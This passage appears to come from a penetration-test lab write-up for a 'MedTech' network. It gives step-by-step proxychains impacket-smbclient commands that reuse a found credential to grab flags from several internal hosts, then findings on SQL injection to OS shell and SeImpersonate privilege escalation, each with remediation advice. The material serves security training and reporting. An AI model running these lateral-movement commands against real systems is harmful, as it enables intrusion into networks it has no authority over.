
**Step 34:** The proof.txt flag is at C:\Users\Administrator\Desktop.

A black screen with white text

Description automatically generated


## System 4: DC01 (172.16.219.10)

**Step 35:** Navigate to C:\Users\Administrator.MEDTECH\Desktop to get **hole.txt.** It has credentials for user named ‘**leon’** and password **rabbit!:)**



**Step 36:** Use **impacket-smbclient** with credentials of user ‘**leon**’ and password ‘**rabbit:)**’. Use the share C$.

**proxychains impacket-smbclient leon:'rabbit:)'@172.16.219.10**



**Step 37:** The proof.txt flag is at C:\Users\Administrator\Desktop.


A screen shot of a computer

Description automatically generated

## System 5: DEV02 (172.16.219.12)

**Step 38:** Use **impacket-smbclient** with credentials of user ‘**leon**’ and password ‘**rabbit:)**’. Use the share C$.

**proxychains impacket-smbclient leon:'rabbit:)'@172.16.219.12**

****

**Step 39:** The proof.txt flag is at C:\Users\Administrator\Desktop.

A screen shot of a computer

Description automatically generated

## System 5: PROD01 (172.16.219.13)

**Step 40:** Use **impacket-smbclient** with credentials of user ‘**leon**’ and password ‘**rabbit:)**’. Use the share C$.

**proxychains impacket-smbclient leon:'rabbit:)'@172.16.219.13**

A screenshot of a computer

Description automatically generated

**Step 41:** The proof.txt flag is at C:\Users\Administrator\Desktop.

A screen shot of a computer

Description automatically generated

## System 6: CLIENT02 (172.16.219.83)

**Step 42:** Use **impacket-smbclient** with credentials of user ‘**leon**’ and password ‘**rabbit:)**’. Use the share C$.

**proxychains impacket-smbclient leon:'rabbit:)'@172.16.219.83**

**A screenshot of a computer screen

Description automatically generated**

**Step 43:** The proof.txt flag is at C:\Users\Administrator\Desktop.

A screenshot of a computer

Description automatically generated

### Vulnerability 1: SQL injection vulnerability affecting ‘MedTech’ leading to Remote Code Execution

#### Description

The assessed network service in scope for ‘**MedTech**’ with IP address **192.168.219.121** has been identified to have **Web, RPC** and **SMB** services running. Unfortunately, the web service has a critical SQL injection affecting the endpoint [**http://192.168.219.121/login.aspx**](http://192.168.219.121/login.aspx), on the **username** parameter. The endpoint enables the user to Login to make an appointment on MedTech. The vulnerability can be exploited to get OS shell using SQLmap. **CWE-89** (Common Weakness Enumeration) says “Without sufficient removal or quoting of SQL syntax in user-controllable inputs, the generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data. This can be used to alter query logic to bypass security checks, or to insert additional statements that modify the back-end database, possibly including execution of system commands.”

*Get more information on* ***CWE-89****:* [*https://cwe.mitre.org/data/definitions/89.html*](https://cwe.mitre.org/data/definitions/89.html)

#### Impact

An unauthenticated attacker can exploit the vulnerability by using **SQLmap’s** OS shell functionality. Following, he can upload a malicious file through **certutil** and get remote code execution on the server. The attacker could compromise confidentiality by exposing the data of patients, tampering with patient records to compromise integrity, and shutting down the service to compromise availability. The attacker can also elevate privileges to get access to the internal Active Directory Environment.

#### Recommendations

To mitigate this vulnerability, we recommend:

* Using parameterized SQL queries to avoid SQL injection attacks.
* Use the principle of least privilege to make sure no user has rights beyond their scope of work.
* Educate your development and QA teams about risks of SQL injection vulnerabilities. Consider security training awareness programs.
* For industry best practices refer to: <https://owasp.org/www-project-web-security-testing-guide/>

### Vulnerability 2: Impersonation Privilege vulnerability affecting ‘NT Service\MSSQL$SQLEXPRESS @ WEB02’ leading to Privilege Escalation

#### Description

The assessed web service NT Service\MSSQL$SQLEXPRESS @ WEB02 has been identified to have a privilege escalation vulnerability affecting that could lead to a successful gaining of ADMIN privileges. The **SeImpersonate** Privilege on the running Windows system allows the attacker to gain access as NT\AUTHORITY for the host WEB02.

Note: By default, members of the local Administrators group as well as any local Service accounts are assigned the “Impersonate a client after authentication” user right (SeImpersonate Privilege). An account with this privilege could impersonate another client after authentication.

*Get information on* ***CWE-250*** *(Execution with Unnecessary Privileges):* [*https://cwe.mitre.org/data/definitions/250.html*](https://cwe.mitre.org/data/definitions/250.html)

#### Impact

An authenticated attacker can exploit the vulnerability by using a tool such as **PrintSpoofer**. It exploits the impersonate privileges on the system and spawns a shell having ADMIN rights. After gaining access to NT\AUTHORITY, an attacker can install a backdoor to maintain persistence, exfiltrate data of the organization, and move **LATERALLY WITHIN THE ENVIRONMENT** compromising other users in the internal network.

#### Recommendations

To mitigate this vulnerability, we recommend:

* Limiting the user and system accounts to the minimum privileges necessary to perform their tasks.
* Implement Role-Based Access Control (RBAC) to define and manage access based on job roles within the organization.
* Enforce strong authentication methods and robust access controls, including multifactor authentication, to ensure that only authorized users can access privileged functions and resources.